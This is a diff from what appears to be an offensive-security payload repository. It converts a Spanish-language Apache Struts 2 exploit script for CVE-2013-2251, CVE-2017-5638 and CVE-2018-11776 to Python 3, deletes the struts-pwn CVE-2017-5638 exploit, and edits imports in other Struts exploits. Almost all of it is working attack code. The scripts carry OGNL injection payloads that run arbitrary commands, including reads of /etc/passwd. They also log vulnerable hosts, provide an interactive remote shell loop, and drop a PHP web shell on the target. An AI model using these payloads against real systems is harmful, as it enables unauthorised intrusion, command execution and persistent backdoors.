|
||||
@
|
||||
```
|
||||
|
||||
## Thanks to
|
||||
|
||||
* [OWASP - CSV Excel Macro Injection](https://owasp.org/index.php/CSV_Excel_Macro_Injection)
|
||||
* [Google Bug Hunter University - CSV Excel formula injection](https://sites.google.com/site/bughunteruniversity/nonvuln/csv-excel-formula-injection)
|
||||
* [Comma Separated Vulnerabilities - James Kettle](https://www.contextis.com/resources/blog/comma-separated-vulnerabilities/)
|
||||
319
CVE Exploits/Apache Struts 2 CVE-2013-2251 CVE-2017-5638 CVE-2018-11776_.py
Executable file → Normal file
319
CVE Exploits/Apache Struts 2 CVE-2013-2251 CVE-2017-5638 CVE-2018-11776_.py
Executable file → Normal file
@@ -1,13 +1,18 @@
|
||||
#!/usr/bin/python
|
||||
|
||||
import urllib2
|
||||
from __future__ import print_function
|
||||
from future import standard_library
|
||||
standard_library.install_aliases()
|
||||
from builtins import input
|
||||
from builtins import str
|
||||
import urllib.request, urllib.error, urllib.parse
|
||||
import time
|
||||
import sys
|
||||
import os
|
||||
import commands
|
||||
import subprocess
|
||||
import requests
|
||||
import readline
|
||||
import urlparse
|
||||
import urllib.parse
|
||||
|
||||
RED = '\033[1;31m'
|
||||
BLUE = '\033[94m'
|
||||
@@ -21,190 +26,190 @@ def cls():
|
||||
os.system(['clear', 'cls'][os.name == 'nt'])
|
||||
cls()
|
||||
|
||||
logo = BLUE+'''
|
||||
___ _____ ___ _ _ _____ ___
|
||||
( _`\(_ _)| _`\ ( ) ( )(_ _)( _`\
|
||||
logo = BLUE+'''
|
||||
___ _____ ___ _ _ _____ ___
|
||||
( _`\(_ _)| _`\ ( ) ( )(_ _)( _`\
|
||||
| (_(_) | | | (_) )| | | | | | | (_(_)
|
||||
`\__ \ | | | , / | | | | | | `\__ \
|
||||
`\__ \ | | | , / | | | | | | `\__ \
|
||||
( )_) | | | | |\ \ | (_) | | | ( )_) |
|
||||
`\____) (_) (_) (_)(_____) (_) `\____)
|
||||
`\____) (_) (_) (_)(_____) (_) `\____)
|
||||
|
||||
=[ Command Execution v3]=
|
||||
By @s1kr10s
|
||||
By @s1kr10s
|
||||
'''+ENDC
|
||||
print logo
|
||||
|
||||
print " * Ejemplo: http(s)://www.victima.com/files.login\n"
|
||||
host = raw_input(BOLD+" [+] HOST: "+ENDC)
|
||||
print(logo)
|
||||
|
||||
print(" * Ejemplo: http(s)://www.victima.com/files.login\n")
|
||||
host = input(BOLD+" [+] HOST: "+ENDC)
|
||||
|
||||
if len(host) > 0:
|
||||
if host.find("https://") != -1 or host.find("http://") != -1:
|
||||
if host.find("https://") != -1 or host.find("http://") != -1:
|
||||
|
||||
poc = "?redirect:${%23w%3d%23context.get%28%27com.opensymphony.xwork2.dispatcher.HttpServletResponse%27%29.getWriter%28%29,%23w.println%28%27mamalo%27%29,%23w.flush%28%29,%23w.close%28%29}"
|
||||
|
||||
def exploit(comando):
|
||||
exploit = "?redirect:${%23a%3d%28new%20java.lang.ProcessBuilder%28new%20java.lang.String[]{"+comando+"}%29%29.start%28%29,%23b%3d%23a.getInputStream%28%29,%23c%3dnew%20java.io.InputStreamReader%28%23b%29,%23d%3dnew%20java.io.BufferedReader%28%23c%29,%23e%3dnew%20char[50000],%23d.read%28%23e%29,%23matt%3d%23context.get%28%27com.opensymphony.xwork2.dispatcher.HttpServletResponse%27%29,%23matt.getWriter%28%29.println%28%23e%29,%23matt.getWriter%28%29.flush%28%29,%23matt.getWriter%28%29.close%28%29}"
|
||||
return exploit
|
||||
poc = "?redirect:${%23w%3d%23context.get%28%27com.opensymphony.xwork2.dispatcher.HttpServletResponse%27%29.getWriter%28%29,%23w.println%28%27mamalo%27%29,%23w.flush%28%29,%23w.close%28%29}"
|
||||
|
||||
def exploit2(comando):
|
||||
exploit2 = "Content-Type:%{(+++#_='multipart/form-data').(+++#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(+++#_memberAccess?(+++#_memberAccess=#dm):((+++#container=#context['com.opensymphony.xwork2.ActionContext.container']).(+++#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(+++#ognlUtil.getExcludedPackageNames().clear()).(+++#ognlUtil.getExcludedClasses().clear()).(+++#context.setMemberAccess(+++#dm)))).(+++#shell='"+str(comando)+"').(+++#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(+++#shells=(+++#iswin?{'cmd.exe','/c',#shell}:{'/bin/sh','-c',#shell})).(+++#p=new java.lang.ProcessBuilder(+++#shells)).(+++#p.redirectErrorStream(true)).(+++#process=#p.start()).(+++#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(+++#process.getInputStream(),#ros)).(+++#ros.flush())}"
|
||||
return exploit2
|
||||
def exploit(comando):
|
||||
exploit = "?redirect:${%23a%3d%28new%20java.lang.ProcessBuilder%28new%20java.lang.String[]{"+comando+"}%29%29.start%28%29,%23b%3d%23a.getInputStream%28%29,%23c%3dnew%20java.io.InputStreamReader%28%23b%29,%23d%3dnew%20java.io.BufferedReader%28%23c%29,%23e%3dnew%20char[50000],%23d.read%28%23e%29,%23matt%3d%23context.get%28%27com.opensymphony.xwork2.dispatcher.HttpServletResponse%27%29,%23matt.getWriter%28%29.println%28%23e%29,%23matt.getWriter%28%29.flush%28%29,%23matt.getWriter%28%29.close%28%29}"
|
||||
return exploit
|
||||
|
||||
def exploit3(comando):
|
||||
exploit3 = "%24%7B%28%23_memberAccess%5B%22allowStaticMethodAccess%22%5D%3Dtrue%2C%23a%3D@java.lang.Runtime@getRuntime%28%29.exec%28%27"+comando+"%27%29.getInputStream%28%29%2C%23b%3Dnew%20java.io.InputStreamReader%28%23a%29%2C%23c%3Dnew%20%20java.io.BufferedReader%28%23b%29%2C%23d%3Dnew%20char%5B51020%5D%2C%23c.read%28%23d%29%2C%23sbtest%3D@org.apache.struts2.ServletActionContext@getResponse%28%29.getWriter%28%29%2C%23sbtest.println%28%23d%29%2C%23sbtest.close%28%29%29%7D"
|
||||
return exploit3
|
||||
def exploit2(comando):
|
||||
exploit2 = "Content-Type:%{(+++#_='multipart/form-data').(+++#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(+++#_memberAccess?(+++#_memberAccess=#dm):((+++#container=#context['com.opensymphony.xwork2.ActionContext.container']).(+++#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(+++#ognlUtil.getExcludedPackageNames().clear()).(+++#ognlUtil.getExcludedClasses().clear()).(+++#context.setMemberAccess(+++#dm)))).(+++#shell='"+str(comando)+"').(+++#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(+++#shells=(+++#iswin?{'cmd.exe','/c',#shell}:{'/bin/sh','-c',#shell})).(+++#p=new java.lang.ProcessBuilder(+++#shells)).(+++#p.redirectErrorStream(true)).(+++#process=#p.start()).(+++#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(+++#process.getInputStream(),#ros)).(+++#ros.flush())}"
|
||||
return exploit2
|
||||
|
||||
def pwnd(shellfile):
|
||||
exploitfile = "?redirect:${%23a%3d%28new%20java.lang.ProcessBuilder%28new%20java.lang.String[]{"+shellfile+"}%29%29.start%28%29,%23b%3d%23a.getInputStream%28%29,%23c%3dnew%20java.io.InputStreamReader%28%23b%29,%23d%3dnew%20java.io.BufferedReader%28%23c%29,%23e%3dnew%20char[50000],%23d.read%28%23e%29,%23matt%3d%23context.get%28%27com.opensymphony.xwork2.dispatcher.HttpServletResponse%27%29,%23matt.getWriter%28%29.println%28%23e%29,%23matt.getWriter%28%29.flush%28%29,%23matt.getWriter%28%29.close%28%29}"
|
||||
return exploitfile
|
||||
def exploit3(comando):
|
||||
exploit3 = "%24%7B%28%23_memberAccess%5B%22allowStaticMethodAccess%22%5D%3Dtrue%2C%23a%3D@java.lang.Runtime@getRuntime%28%29.exec%28%27"+comando+"%27%29.getInputStream%28%29%2C%23b%3Dnew%20java.io.InputStreamReader%28%23a%29%2C%23c%3Dnew%20%20java.io.BufferedReader%28%23b%29%2C%23d%3Dnew%20char%5B51020%5D%2C%23c.read%28%23d%29%2C%23sbtest%3D@org.apache.struts2.ServletActionContext@getResponse%28%29.getWriter%28%29%2C%23sbtest.println%28%23d%29%2C%23sbtest.close%28%29%29%7D"
|
||||
return exploit3
|
||||
|
||||
def validador():
|
||||
arr_lin_win = ["file%20/etc/passwd","dir","net%20users","id","/sbin/ifconfig","cat%20/etc/passwd"]
|
||||
return arr_lin_win
|
||||
def pwnd(shellfile):
|
||||
exploitfile = "?redirect:${%23a%3d%28new%20java.lang.ProcessBuilder%28new%20java.lang.String[]{"+shellfile+"}%29%29.start%28%29,%23b%3d%23a.getInputStream%28%29,%23c%3dnew%20java.io.InputStreamReader%28%23b%29,%23d%3dnew%20java.io.BufferedReader%28%23c%29,%23e%3dnew%20char[50000],%23d.read%28%23e%29,%23matt%3d%23context.get%28%27com.opensymphony.xwork2.dispatcher.HttpServletResponse%27%29,%23matt.getWriter%28%29.println%28%23e%29,%23matt.getWriter%28%29.flush%28%29,%23matt.getWriter%28%29.close%28%29}"
|
||||
return exploitfile
|
||||
|
||||
#def reversepl(ip,port):
|
||||
# print "perl"
|
||||
def validador():
|
||||
arr_lin_win = ["file%20/etc/passwd","dir","net%20users","id","/sbin/ifconfig","cat%20/etc/passwd"]
|
||||
return arr_lin_win
|
||||
|
||||
#def reversepy(ip,port):
|
||||
# print "python"
|
||||
#def reversepl(ip,port):
|
||||
# print "perl"
|
||||
|
||||
# CVE-2013-2251 ---------------------------------------------------------------------------------
|
||||
try:
|
||||
response = ''
|
||||
response = urllib2.urlopen(host+poc)
|
||||
except:
|
||||
print RED+" Servidor no responde\n"+ENDC
|
||||
exit(0)
|
||||
#def reversepy(ip,port):
|
||||
# print "python"
|
||||
|
||||
print BOLD+"\n [+] EJECUTANDO EXPLOIT CVE-2013-2251"+ENDC
|
||||
# CVE-2013-2251 ---------------------------------------------------------------------------------
|
||||
try:
|
||||
response = ''
|
||||
response = urllib.request.urlopen(host+poc)
|
||||
except:
|
||||
print(RED+" Servidor no responde\n"+ENDC)
|
||||
exit(0)
|
||||
|
||||
if response.read().find("mamalo") != -1:
|
||||
print RED+" [-] VULNERABLE"+ENDC
|
||||
owned = open('vulnsite.txt', 'a')
|
||||
owned.write(str(host)+'\n')
|
||||
owned.close()
|
||||
print(BOLD+"\n [+] EJECUTANDO EXPLOIT CVE-2013-2251"+ENDC)
|
||||
|
||||
opcion = raw_input(YELLOW+" [-] RUN THIS EXPLOIT (s/n): "+ENDC)
|
||||
#print BOLD+" * [SHELL REVERSA]"+ENDC
|
||||
#print OTRO+" Struts@Shell:$ reverse 127.0.0.1 4444 (perl,python,bash)\n"+ENDC
|
||||
if opcion == 's':
|
||||
print YELLOW+" [-] GET PROMPT...\n"+ENDC
|
||||
time.sleep(1)
|
||||
print BOLD+" * [UPLOAD SHELL]"+ENDC
|
||||
print OTRO+" Struts@Shell:$ pwnd (php)\n"+ENDC
|
||||
if response.read().find("mamalo") != -1:
|
||||
print(RED+" [-] VULNERABLE"+ENDC)
|
||||
owned = open('vulnsite.txt', 'a')
|
||||
owned.write(str(host)+'\n')
|
||||
owned.close()
|
||||
|
||||
while 1:
|
||||
separador = raw_input(GREEN+"Struts2@Shell_1:$ "+ENDC)
|
||||
espacio = separador.split(' ')
|
||||
comando = "','".join(espacio)
|
||||
opcion = input(YELLOW+" [-] RUN THIS EXPLOIT (s/n): "+ENDC)
|
||||
#print BOLD+" * [SHELL REVERSA]"+ENDC
|
||||
#print OTRO+" Struts@Shell:$ reverse 127.0.0.1 4444 (perl,python,bash)\n"+ENDC
|
||||
if opcion == 's':
|
||||
print(YELLOW+" [-] GET PROMPT...\n"+ENDC)
|
||||
time.sleep(1)
|
||||
print(BOLD+" * [UPLOAD SHELL]"+ENDC)
|
||||
print(OTRO+" Struts@Shell:$ pwnd (php)\n"+ENDC)
|
||||
|
||||
if espacio[0] != 'reverse' and espacio[0] != 'pwnd':
|
||||
shell = urllib2.urlopen(host+exploit("'"+str(comando)+"'"))
|
||||
print "\n"+shell.read()
|
||||
elif espacio[0] == 'pwnd':
|
||||
pathsave=raw_input("path EJ:/tmp/: ")
|
||||
while 1:
|
||||
separador = input(GREEN+"Struts2@Shell_1:$ "+ENDC)
|
||||
espacio = separador.split(' ')
|
||||
comando = "','".join(espacio)
|
||||
|
||||
if espacio[1] == 'php':
|
||||
shellfile = """'python','-c','f%3dopen("/tmp/status.php","w");f.write("<?php%20system($_GET[ksujenenuhw])?>")'"""
|
||||
urllib2.urlopen(host+pwnd(str(shellfile)))
|
||||
shell = urllib2.urlopen(host+exploit("'ls','-l','"+pathsave+"status.php'"))
|
||||
if shell.read().find(pathsave+"status.php") != -1:
|
||||
print BOLD+GREEN+"\nCreate File Successfull :) ["+pathsave+"status.php]\n"+ENDC
|
||||
else:
|
||||
print BOLD+RED+"\nNo Create File :/\n"+ENDC
|
||||
if espacio[0] != 'reverse' and espacio[0] != 'pwnd':
|
||||
shell = urllib.request.urlopen(host+exploit("'"+str(comando)+"'"))
|
||||
print("\n"+shell.read())
|
||||
elif espacio[0] == 'pwnd':
|
||||
pathsave=input("path EJ:/tmp/: ")
|
||||
|
||||
# CVE-2017-5638 ---------------------------------------------------------------------------------
|
||||
print BLUE+" [-] NO VULNERABLE"+ENDC
|
||||
print BOLD+" [+] EJECUTANDO EXPLOIT CVE-2017-5638"+ENDC
|
||||
x = 0
|
||||
while x < len(validador()):
|
||||
valida = validador()[x]
|
||||
if espacio[1] == 'php':
|
||||
shellfile = """'python','-c','f%3dopen("/tmp/status.php","w");f.write("<?php%20system($_GET[ksujenenuhw])?>")'"""
|
||||
urllib.request.urlopen(host+pwnd(str(shellfile)))
|
||||
shell = urllib.request.urlopen(host+exploit("'ls','-l','"+pathsave+"status.php'"))
|
||||
if shell.read().find(pathsave+"status.php") != -1:
|
||||
print(BOLD+GREEN+"\nCreate File Successfull :) ["+pathsave+"status.php]\n"+ENDC)
|
||||
else:
|
||||
print(BOLD+RED+"\nNo Create File :/\n"+ENDC)
|
||||
|
||||
try:
|
||||
req = urllib2.Request(host, None, {'User-Agent': 'Mozilla/5.0', 'Content-Type': exploit2(str(valida))})
|
||||
result = urllib2.urlopen(req).read()
|
||||
# CVE-2017-5638 ---------------------------------------------------------------------------------
|
||||
print(BLUE+" [-] NO VULNERABLE"+ENDC)
|
||||
print(BOLD+" [+] EJECUTANDO EXPLOIT CVE-2017-5638"+ENDC)
|
||||
x = 0
|
||||
while x < len(validador()):
|
||||
valida = validador()[x]
|
||||
|
||||
if result.find("ASCII") != -1 or result.find("No such") != -1 or result.find("Directory of") != -1 or result.find("Volume Serial") != -1 or result.find("inet") != -1 or result.find("root:") != -1 or result.find("uid=") != -1 or result.find("accounts") != -1 or result.find("Cuentas") != -1:
|
||||
print RED+" [-] VULNERABLE"+ENDC
|
||||
owned = open('vulnsite.txt', 'a')
|
||||
owned.write(str(host)+'\n')
|
||||
owned.close()
|
||||
try:
|
||||
req = urllib.request.Request(host, None, {'User-Agent': 'Mozilla/5.0', 'Content-Type': exploit2(str(valida))})
|
||||
result = urllib.request.urlopen(req).read()
|
||||
|
||||
opcion = raw_input(YELLOW+" [-] RUN THIS EXPLOIT (s/n): "+ENDC)
|
||||
if opcion == 's':
|
||||
print YELLOW+" [-] GET PROMPT...\n"+ENDC
|
||||
time.sleep(1)
|
||||
if result.find("ASCII") != -1 or result.find("No such") != -1 or result.find("Directory of") != -1 or result.find("Volume Serial") != -1 or result.find("inet") != -1 or result.find("root:") != -1 or result.find("uid=") != -1 or result.find("accounts") != -1 or result.find("Cuentas") != -1:
|
||||
print(RED+" [-] VULNERABLE"+ENDC)
|
||||
owned = open('vulnsite.txt', 'a')
|
||||
owned.write(str(host)+'\n')
|
||||
owned.close()
|
||||
|
||||
while 1:
|
||||
try:
|
||||
separador = raw_input(GREEN+"\nStruts2@Shell_2:$ "+ENDC)
|
||||
req = urllib2.Request(host, None, {'User-Agent': 'Mozilla/5.0', 'Content-Type': exploit2(str(separador))})
|
||||
result = urllib2.urlopen(req).read()
|
||||
print "\n"+result
|
||||
except:
|
||||
exit(0)
|
||||
else:
|
||||
x = len(validador())
|
||||
else:
|
||||
print BLUE+" [-] NO VULNERABLE "+ENDC + "Payload: " + str(x)
|
||||
except:
|
||||
pass
|
||||
x=x+1
|
||||
opcion = input(YELLOW+" [-] RUN THIS EXPLOIT (s/n): "+ENDC)
|
||||
if opcion == 's':
|
||||
print(YELLOW+" [-] GET PROMPT...\n"+ENDC)
|
||||
time.sleep(1)
|
||||
|
||||
# CVE-2018-11776 ---------------------------------------------------------------------------------
|
||||
print BLUE+" [-] NO VULNERABLE"+ENDC
|
||||
print BOLD+" [+] EJECUTANDO EXPLOIT CVE-2018-11776"+ENDC
|
||||
x = 0
|
||||
while x < len(validador()):
|
||||
#Filtramos la url solo dominio
|
||||
url = host.replace('#', '%23')
|
||||
url = host.replace(' ', '%20')
|
||||
if ('://' not in url):
|
||||
url = str("http://") + str(url)
|
||||
scheme = urlparse.urlparse(url).scheme
|
||||
site = scheme + '://' + urlparse.urlparse(url).netloc
|
||||
while 1:
|
||||
try:
|
||||
separador = input(GREEN+"\nStruts2@Shell_2:$ "+ENDC)
|
||||
req = urllib.request.Request(host, None, {'User-Agent': 'Mozilla/5.0', 'Content-Type': exploit2(str(separador))})
|
||||
result = urllib.request.urlopen(req).read()
|
||||
print("\n"+result)
|
||||
except:
|
||||
exit(0)
|
||||
else:
|
||||
x = len(validador())
|
||||
else:
|
||||
print(BLUE+" [-] NO VULNERABLE "+ENDC + "Payload: " + str(x))
|
||||
except:
|
||||
pass
|
||||
x=x+1
|
||||
|
||||
#Filtramos la url solo path
|
||||
file_path = urlparse.urlparse(url).path
|
||||
if (file_path == ''):
|
||||
file_path = '/'
|
||||
|
||||
valida = validador()[x]
|
||||
try:
|
||||
result = requests.get(site+"/"+exploit3(str(valida))+file_path).text
|
||||
# CVE-2018-11776 ---------------------------------------------------------------------------------
|
||||
print(BLUE+" [-] NO VULNERABLE"+ENDC)
|
||||
print(BOLD+" [+] EJECUTANDO EXPLOIT CVE-2018-11776"+ENDC)
|
||||
x = 0
|
||||
while x < len(validador()):
|
||||
#Filtramos la url solo dominio
|
||||
url = host.replace('#', '%23')
|
||||
url = host.replace(' ', '%20')
|
||||
if ('://' not in url):
|
||||
url = str("http://") + str(url)
|
||||
scheme = urllib.parse.urlparse(url).scheme
|
||||
site = scheme + '://' + urllib.parse.urlparse(url).netloc
|
||||
|
||||
if result.find("ASCII") != -1 or result.find("No such") != -1 or result.find("Directory of") != -1 or result.find("Volume Serial") != -1 or result.find("inet") != -1 or result.find("root:") != -1 or result.find("uid=") != -1 or result.find("accounts") != -1 or result.find("Cuentas") != -1:
|
||||
print RED+" [-] VULNERABLE"+ENDC
|
||||
owned = open('vulnsite.txt', 'a')
|
||||
owned.write(str(host)+'\n')
|
||||
owned.close()
|
||||
#Filtramos la url solo path
|
||||
file_path = urllib.parse.urlparse(url).path
|
||||
if (file_path == ''):
|
||||
file_path = '/'
|
||||
|
||||
opcion = raw_input(YELLOW+" [-] RUN THIS EXPLOIT (s/n): "+ENDC)
|
||||
if opcion == 's':
|
||||
print YELLOW+" [-] GET PROMPT...\n"+ENDC
|
||||
time.sleep(1)
|
||||
print BOLD+" * [UPLOAD SHELL]"+ENDC
|
||||
print OTRO+" Struts@Shell:$ pwnd (php)\n"+ENDC
|
||||
valida = validador()[x]
|
||||
try:
|
||||
result = requests.get(site+"/"+exploit3(str(valida))+file_path).text
|
||||
|
||||
while 1:
|
||||
separador = raw_input(GREEN+"Struts2@Shell_3:$ "+ENDC)
|
||||
espacio = separador.split(' ')
|
||||
comando = "%20".join(espacio)
|
||||
if result.find("ASCII") != -1 or result.find("No such") != -1 or result.find("Directory of") != -1 or result.find("Volume Serial") != -1 or result.find("inet") != -1 or result.find("root:") != -1 or result.find("uid=") != -1 or result.find("accounts") != -1 or result.find("Cuentas") != -1:
|
||||
print(RED+" [-] VULNERABLE"+ENDC)
|
||||
owned = open('vulnsite.txt', 'a')
|
||||
owned.write(str(host)+'\n')
|
||||
owned.close()
|
||||
|
||||
shell = urllib2.urlopen(host+exploit3(str(comando)))
|
||||
print "\n"+shell.read()
|
||||
|
||||
else:
|
||||
x = len(validador())
|
||||
exit(0)
|
||||
else:
|
||||
print BLUE+" [-] NO VULNERABLE "+ENDC + "Payload: " + str(x)
|
||||
except:
|
||||
pass
|
||||
x=x+1
|
||||
else:
|
||||
print RED+" Debe introducir el protocolo (https o http) para el dominio\n"+ENDC
|
||||
exit(0)
|
||||
opcion = input(YELLOW+" [-] RUN THIS EXPLOIT (s/n): "+ENDC)
|
||||
if opcion == 's':
|
||||
print(YELLOW+" [-] GET PROMPT...\n"+ENDC)
|
||||
time.sleep(1)
|
||||
print(BOLD+" * [UPLOAD SHELL]"+ENDC)
|
||||
print(OTRO+" Struts@Shell:$ pwnd (php)\n"+ENDC)
|
||||
|
||||
while 1:
|
||||
separador = input(GREEN+"Struts2@Shell_3:$ "+ENDC)
|
||||
espacio = separador.split(' ')
|
||||
comando = "%20".join(espacio)
|
||||
|
||||
shell = urllib.request.urlopen(host+exploit3(str(comando)))
|
||||
print("\n"+shell.read())
|
||||
|
||||
else:
|
||||
x = len(validador())
|
||||
exit(0)
|
||||
else:
|
||||
print(BLUE+" [-] NO VULNERABLE "+ENDC + "Payload: " + str(x))
|
||||
except:
|
||||
pass
|
||||
x=x+1
|
||||
else:
|
||||
print(RED+" Debe introducir el protocolo (https o http) para el dominio\n"+ENDC)
|
||||
exit(0)
|
||||
else:
|
||||
print RED+" Debe Ingresar una Url\n"+ENDC
|
||||
exit(0)
|
||||
print(RED+" Debe Ingresar una Url\n"+ENDC)
|
||||
exit(0)
|
||||
|
||||
@@ -1,176 +0,0 @@
|
||||
#!/usr/bin/env python3
|
||||
# coding=utf-8
|
||||
# *****************************************************
|
||||
# struts-pwn: Apache Struts CVE-2017-5638 Exploit
|
||||
# Author:
|
||||
# Mazin Ahmed <Mazin AT MazinAhmed DOT net>
|
||||
# This code is based on:
|
||||
# https://www.exploit-db.com/exploits/41570/
|
||||
# https://www.seebug.org/vuldb/ssvid-92746
|
||||
# *****************************************************
|
||||
import sys
|
||||
import random
|
||||
import requests
|
||||
import argparse
|
||||
|
||||
# Disable SSL warnings
|
||||
try:
|
||||
import requests.packages.urllib3
|
||||
requests.packages.urllib3.disable_warnings()
|
||||
except:
|
||||
pass
|
||||
|
||||
if len(sys.argv) <= 1:
|
||||
print('[*] CVE: 2017-5638 - Apache Struts2 S2-045')
|
||||
print('[*] Struts-PWN - @mazen160')
|
||||
print('\n%s -h for help.' % (sys.argv[0]))
|
||||
exit(0)
|
||||
|
||||
parser = argparse.ArgumentParser()
|
||||
parser.add_argument("-u", "--url",
|
||||
dest="url",
|
||||
help="Check a single URL.",
|
||||
action='store')
|
||||
parser.add_argument("-l", "--list",
|
||||
dest="usedlist",
|
||||
help="Check a list of URLs.",
|
||||
action='store')
|
||||
parser.add_argument("-c", "--cmd",
|
||||
dest="cmd",
|
||||
help="Command to execute. (Default: id)",
|
||||
action='store',
|
||||
default='id')
|
||||
parser.add_argument("--check",
|
||||
dest="do_check",
|
||||
help="Check if a target is vulnerable.",
|
||||
action='store_true')
|
||||
args = parser.parse_args()
|
||||
url = args.url if args.url else None
|
||||
usedlist = args.usedlist if args.usedlist else None
|
||||
url = args.url if args.url else None
|
||||
cmd = args.cmd if args.cmd else None
|
||||
do_check = args.do_check if args.do_check else None
|
||||
|
||||
|
||||
def url_prepare(url):
|
||||
url = url.replace('#', '%23')
|
||||
url = url.replace(' ', '%20')
|
||||
if ('://' not in url):
|
||||
url = str('http') + str('://') + str(url)
|
||||
return(url)
|
||||
|
||||
|
||||
def exploit(url, cmd):
|
||||
url = url_prepare(url)
|
||||
print('\n[*] URL: %s' % (url))
|
||||
print('[*] CMD: %s' % (cmd))
|
||||
|
||||
payload = "%{(#_='multipart/form-data')."
|
||||
payload += "(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
|
||||
payload += "(#_memberAccess?"
|
||||
payload += "(#_memberAccess=#dm):"
|
||||
payload += "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])."
|
||||
payload += "(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
|
||||
payload += "(#ognlUtil.getExcludedPackageNames().clear())."
|
||||
payload += "(#ognlUtil.getExcludedClasses().clear())."
|
||||
payload += "(#context.setMemberAccess(#dm))))."
|
||||
payload += "(#cmd='%s')." % cmd
|
||||
payload += "(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win')))."
|
||||
payload += "(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd}))."
|
||||
payload += "(#p=new java.lang.ProcessBuilder(#cmds))."
|
||||
payload += "(#p.redirectErrorStream(true)).(#process=#p.start())."
|
||||
payload += "(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()))."
|
||||
payload += "(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."
|
||||
payload += "(#ros.flush())}"
|
||||
|
||||
headers = {
|
||||
'User-Agent': 'struts-pwn (https://github.com/mazen160/struts-pwn)',
|
||||
# 'User-Agent': 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36',
|
||||
'Content-Type': str(payload),
|
||||
'Accept': '*/*'
|
||||
}
|
||||
|
||||
timeout = 3
|
||||
try:
|
||||
output = requests.get(url, headers=headers, verify=False, timeout=timeout, allow_redirects=False).text
|
||||
except Exception as e:
|
||||
print("EXCEPTION::::--> " + str(e))
|
||||
output = 'ERROR'
|
||||
return(output)
|
||||
|
||||
|
||||
def check(url):
|
||||
url = url_prepare(url)
|
||||
print('\n[*] URL: %s' % (url))
|
||||
|
||||
random_string = ''.join(random.choice('abcdefghijklmnopqrstuvwxyz') for i in range(7))
|
||||
|
||||
payload = "%{#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']."
|
||||
payload += "addHeader('%s','%s')}.multipart/form-data" % (random_string, random_string)
|
||||
headers = {
|
||||
'User-Agent': 'struts-pwn (https://github.com/mazen160/struts-pwn)',
|
||||
# 'User-Agent': 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36',
|
||||
'Content-Type': str(payload),
|
||||
'Accept': '*/*'
|
||||
}
|
||||
|
||||
timeout = 3
|
||||
try:
|
||||
resp = requests.get(url, headers=headers, verify=False, timeout=timeout, allow_redirects=False)
|
||||
if ((random_string in resp.headers.keys()) and (resp.headers[random_string] == random_string)):
|
||||
result = True
|
||||
else:
|
||||
result = False
|
||||
except Exception as e:
|
||||
print("EXCEPTION::::--> " + str(e))
|
||||
result = False
|
||||
return(result)
|
||||
|
||||
|
||||
def main(url=url, usedlist=usedlist, cmd=cmd, do_check=do_check):
|
||||
if url:
|
||||
if do_check:
|
||||
result = check(url) # Only check for existence of Vulnerablity
|
||||
output = '[*] Status: '
|
||||
if result is True:
|
||||
output += 'Vulnerable!'
|
||||
else:
|
||||
output += 'Not Affected.'
|
||||
else:
|
||||
output = exploit(url, cmd) # Exploit
|
||||
print(output)
|
||||
|
||||
if usedlist:
|
||||
URLs_List = []
|
||||
try:
|
||||
f_file = open(str(usedlist), 'r')
|
||||
URLs_List = f_file.read().replace('\r', '').split('\n')
|
||||
try:
|
||||
URLs_List.remove('')
|
||||
except ValueError:
|
||||
pass
|
||||
f_file.close()
|
||||
except:
|
||||
print('Error: There was an error in reading list file.')
|
||||
exit(1)
|
||||
for url in URLs_List:
|
||||
if do_check:
|
||||
result = check(url) # Only check for existence of Vulnerablity
|
||||
output = '[*] Status: '
|
||||
if result is True:
|
||||
output += 'Vulnerable!'
|
||||
else:
|
||||
output += 'Not Affected.'
|
||||
else:
|
||||
output = exploit(url, cmd) # Exploit
|
||||
print(output)
|
||||
|
||||
print('[%] Done.')
|
||||
|
||||
if __name__ == '__main__':
|
||||
try:
|
||||
main(url=url, usedlist=usedlist, cmd=cmd, do_check=do_check)
|
||||
except KeyboardInterrupt:
|
||||
print('\nKeyboardInterrupt Detected.')
|
||||
print('Exiting...')
|
||||
exit(0)
|
||||
2
CVE Exploits/Apache Struts 2 CVE-2017-9805.py
Executable file → Normal file
2
CVE Exploits/Apache Struts 2 CVE-2017-9805.py
Executable file → Normal file
@@ -8,6 +8,8 @@
|
||||
# https://github.com/rapid7/metasploit-framework/pull/8924
|
||||
# https://techblog.mediaservice.net/2017/09/detection-payload-for-the-new-struts-rest-vulnerability-cve-2017-9805/
|
||||
# *****************************************************
|
||||
from __future__ import print_function
|
||||
from builtins import str
|
||||
import argparse
|
||||
import requests
|
||||
import sys
|
||||
|
||||
15
CVE Exploits/Apache Struts 2 CVE-2018-11776.py
Executable file → Normal file
15
CVE Exploits/Apache Struts 2 CVE-2018-11776.py
Executable file → Normal file
@@ -8,6 +8,11 @@
|
||||
# https://github.com/jas502n/St2-057
|
||||
# *****************************************************
|
||||
|
||||
from __future__ import print_function
|
||||
from future import standard_library
|
||||
standard_library.install_aliases()
|
||||
from builtins import str
|
||||
from builtins import range
|
||||
import argparse
|
||||
import random
|
||||
import requests
|
||||
@@ -15,7 +20,7 @@ import sys
|
||||
try:
|
||||
from urllib import parse as urlparse
|
||||
except ImportError:
|
||||
import urlparse
|
||||
import urllib.parse
|
||||
|
||||
# Disable SSL warnings
|
||||
